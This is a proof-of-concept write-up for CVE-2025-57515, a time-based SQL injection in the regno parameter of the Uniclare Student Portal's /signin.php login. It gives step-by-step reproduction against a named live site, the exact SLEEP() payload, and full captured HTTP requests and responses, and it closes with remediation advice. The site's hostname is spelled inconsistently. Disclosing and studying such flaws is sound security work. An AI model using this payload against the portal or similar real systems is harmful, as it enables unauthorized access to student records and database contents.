

Uniclare Student Portal v2

Proof of concept for CVE-2025-57515

Uniclare Student Portal is an online platform providing students access to academic resources and administrative functions, including grades, course materials, assignment submission, instructor communication, class registration, and personal information management. It streamlines processes and enhances the student experience.


Time-based SQL injection is a stealthy attack where attackers exploit database vulnerabilities by sending queries that cause delays. They infer information by observing response times to conditional SQL statements that, if true, pause the database (e.g., `SLEEP()`). This allows character-by-character deduction even without direct output.

Affected Product


Vendor Name	Uniclare
Affected Endpoint	/signin.php
Method	POST
Affected parameter	®no=

Steps to Reproduce the Vulnerability


1. Navigate to the url -> <https://studentportal.universitiesolutions.in/>



2. Enter your Number, password and Captcha as shown above in the picture.
3. Open a proxy tool like Burp Suite or OWASP ZAP and configure it to intercept HTTP requests.
4. Click on the login to initiate the login request to the server.
5. In your burpsuite, locate the POST request to **https://studentportal.universitiesolutions.in/signin.php**. Send this request to the Repeater in burpsuite.



6. In Initial Request the response time is 1 sec .



7. Replace the regno parameter with the following payload: ' AND (SELECT 8168 FROM (SELECT(SLEEP(10)))vwYI)-- FWnQ.

Target: https://studentportal.universitysolutions.in

Request

```
1 POST /signin.php HTTP/1.1
2 Host: studentportal.universitysolutions.in
3 Cookie: _gid=GA1.2.166469259.1758346228; _gat_gtag_UA_133417323_1=1; _ga_Y29QK89D9S=
  OS2.1.s1758346228918g0st17583462289;60s10gh0; _ga=GA1.1.642979889.1758346228
4 Content-Length: 80
5 Sec-Ch-Ua-Platform: "Linux"
6 Accept-Language: en-GB,en;q=0.9
7 Sec-Ch-Ua: "Chromium";v="139", "Not;A=Brand";v="99"
8 Sec-Ch-Ua-Mobile: ?0
9 X-Requested-With: XMLHttpRequest
10 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0
  Safari/537.36
11 Accept: */*
12 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
13 Origin: https://studentportal.universitysolutions.in
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: https://studentportal.universitysolutions.in/
18 Accept-Encoding: gzip, deflate, br
19 Priority: u=1, i
20 Connection: keep-alive
21
22 &regno=' AND (SELECT 8168 FROM (SELECT(SLEEP(10)))vwYI)-- FWnQ&passwd=pwaserfedf
```

Response

```
1 HTTP/1.1 200 OK
2 Date: Sat, 20 Sep 2025 05:35:53 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Set-Cookie: PHPSESSID=fk604q9lq78duikemlj5lress3; path=/; secure; HttpOnly
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Vary: Accept-Encoding
9 Content-Length: 179
10 Keep-Alive: timeout=5, max=100
11 Connection: Keep-Alive
12 Content-Type: text/html; charset=UTF-8
13
14 <br />
15 <b>
  Notice
</b>
: Trying to access array offset on value of type null in <b>
  /var/www/html/signin.php
</b>
on line <b>
  50
</b>
<br />
16 {"error_code":-1,"msg":"Invalid Password!"}
```

8. Sleep(5) set in the request below .

Target: https://studentportal.universitysolutions.in

Request

```
1 POST /signin.php HTTP/1.1
2 Host: studentportal.universitysolutions.in
3 Cookie: _gid=GA1.2.166469259.1758346228; _gat_gtag_UA_133417323_1=1; _ga_Y29QK89D9S=
  OS2.1.s1758346228918g0st17583462289;60s10gh0; _ga=GA1.1.642979889.1758346228
4 Content-Length: 79
5 Sec-Ch-Ua-Platform: "Linux"
6 Accept-Language: en-GB,en;q=0.9
7 Sec-Ch-Ua: "Chromium";v="139", "Not;A=Brand";v="99"
8 Sec-Ch-Ua-Mobile: ?0
9 X-Requested-With: XMLHttpRequest
10 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0
  Safari/537.36
11 Accept: */*
12 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
13 Origin: https://studentportal.universitysolutions.in
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: https://studentportal.universitysolutions.in/
18 Accept-Encoding: gzip, deflate, br
19 Priority: u=1, i
20 Connection: keep-alive
21
22 &regno=' AND (SELECT 8168 FROM (SELECT(SLEEP(5)))vwYI)-- FWnQ&passwd=pwaserfedf
```

Response

```
1 HTTP/1.1 200 OK
2 Date: Sat, 20 Sep 2025 06:37:52 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Set-Cookie: PHPSESSID=joaa8e5jned86l442vhpgOf6am; path=/; secure; HttpOnly
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Vary: Accept-Encoding
9 Content-Length: 179
10 Keep-Alive: timeout=5, max=100
11 Connection: Keep-Alive
12 Content-Type: text/html; charset=UTF-8
13
14 <br />
15 <b>
  Notice
</b>
: Trying to access array offset on value of type null in <b>
  /var/www/html/signin.php
</b>
on line <b>
  50
</b>
<br />
16 {"error_code":-1,"msg":"Invalid Password!"}
```

9. Observe if the response time changes proportionally to the sleep time. A significant difference in response time indicates a successful time-based SQL injection. For example, if SLEEP(5) results in a

5-second delay, and SLEEP(10) results in a 10-second delay (plus base response time), the **vulnerability is confirmed.**

Remediation:-

- **Input Validation:** Implement strict input validation on all user-supplied data to ensure it conforms to expected formats and types. Use parameterized queries or prepared statements to prevent SQL injection vulnerabilities, as these mechanisms separate SQL code from user input.
- **Web Application Firewall (WAF):** Deploy a WAF to detect and block malicious SQL injection attempts. WAFs can provide an additional layer of defense by filtering suspicious traffic before it reaches the application.
- **Error Handling:** Implement robust error handling that does not reveal sensitive database information in error messages. Generic error messages should be displayed to users, and detailed error logs should be maintained for administrators.
- **Regular Security Audits:** Conduct regular security audits and penetration testing to identify and remediate vulnerabilities proactively.
- **Database Monitoring:** Implement database activity monitoring to detect unusual patterns or suspicious queries that might indicate an attack.
- **Patch Management:** Keep the database management system (DBMS), operating system, and application frameworks updated with the latest security patches to protect against known vulnerabilities.